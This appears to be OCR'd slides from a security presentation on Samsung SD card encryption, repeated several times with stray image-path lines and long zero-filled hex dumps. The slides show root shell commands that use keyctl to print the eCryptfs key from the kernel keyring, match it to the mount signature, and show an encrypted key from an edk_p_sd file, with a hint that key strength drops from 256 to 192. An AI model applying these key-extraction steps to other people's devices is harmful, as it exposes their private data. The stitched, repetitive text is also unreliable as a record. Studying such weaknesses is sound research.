000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000020000000020000006f373de316226c3df18fcd6edce393f9142ea72ee35e2dca14906a6021c7c65800000
0000000000000000000000000000000000000000000000000036663337336465333136323236633364000000000000000000000000
root@android:/ # ^D
shell@android:/ $ mount | grep ecryptfs
/storage/extSdCard /storage/extSdCard ecryptfs rw,nodev,relatime,ecryptfs_sig=6f373de316226c3d,ecryptfs_c
ecryptfs_key_bytes=32,ecryptfs_enable_filtering,ecryptfs_passthrough 0 0
shell@android:/ $ █
```

Samsung SD card encryption




```
/data/local/tmp/keyctl show @u
```

```
/data/local/tmp/keyctl print 119834655
```

```
6f373de316226c3df18fcd6edce393f9142ea72ee35e2dca ...
```

```
shell@android:/ $ su
root@android:/ # /data/local/tmp/keyctl show @u
Keyring
 375937713 --alswrv      0    -1  key
 119834655 --alswrv      0     0   \_ user: 6f373de316226c3d
root@android:/ # /data/local/tmp/keyctl print 119834655
:hex:04000
0000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000200000000020000006f373de316226c3df18fcd6edce393f9142ea72ee35e2dca14906a6021c7c65800000
0000000000000000000000000000000000000000000000000003666333733646533313632323663336400000000000000000000000
root@android:/ # ^D
shell@android:/ $ mount | grep ecryptfs
/storage/extSdCard /storage/extSdCard ecryptfs rw,nodev,relatime,ecryptfs_sig=6f373de316226c3d,ecryptfs_c
ecryptfs_key_bytes=32,ecryptfs_enable_filtering,ecryptfs_passthrough 0 0
shell@android:/ $ █
```

Samsung SD card encryption



```
/data/local/tmp/keyctl show @u
```

```
/data/local/tmp/keyctl print 119834655
```

```
6f373de316226c3df18fcd6edce393f9142ea72ee35e2dca ...
```

```
ecryptfs_sig=6f373de316226c3d
```

```
shell@android:/ $ su
root@android:/ # /data/local/tmp/keyctl show @u
Keyring
 375937713 --alswrv      0    -1  key
 119834655 --alswrv      0     0   \_ user: 6f373de316226c3d
root@android:/ # /data/local/tmp/keyctl print 119834655
:hex:04000
0000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000020000000020000006f373de316226c3df18fcd6edce393f9142ea72ee35e2dca14906a6021c7c65800000
0000000000000000000000000000000000000000000000000366633373364653331363232366333640000000000000000000000000
root@android:/ # ^D
shell@android:/ $ mount | grep ecryptfs
/storage/extSdCard /storage/extSdCard ecryptfs rw,nodev,relatime,ecryptfs_sig=6f373de316226c3d,ecryptfs_c
ecryptfs_key_bytes=32,ecryptfs_enable_filtering,ecryptfs_passthrough 0 0
shell@android:/ $ █
```

Samsung SD card encryption


```
/data/local/tmp/keyctl show @u
```

```
/data/local/tmp/keyctl print 119834655
```

```
6f373de316226c3df18fcd6edce393f9142ea72ee35e2dca ...
```

```
ecryptfs_sig=6f373de316226c3d
```

Samsung SD card encryption



First 8 bytes of the key from the mount output:


ecryptfs_sig=75cc181e528a7a42

The encrypted key from edk_p_sd file

```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```

Samsung SD card encryption

- The firs 8 bytes of the key is in the mount output



First 8 bytes of the key from the mount output:

```
ecryptfs_sig=75cc181e528a7a42
```


The encrypted key from edk_p_sd file

```
5c0bd7b1c24951829f9ea44817ca2
1d0ada2dc86d364ad907ba82b0a7
001ef64b6617f652405333ba860a0
5cb78f71a0686f2975e595c560a43
0e77f542408227923c431e914b5f0
bbb6d9ba50f0a8fa
```

Samsung SD card encryption

- The firs 8 bytes of the key is in the mount output

- **256 --> 192**



First 8 bytes of the key from the mount output:

```
ecryptfs_sig=75cc181e528a7a42
```

The encrypted key from edk_p_sd file

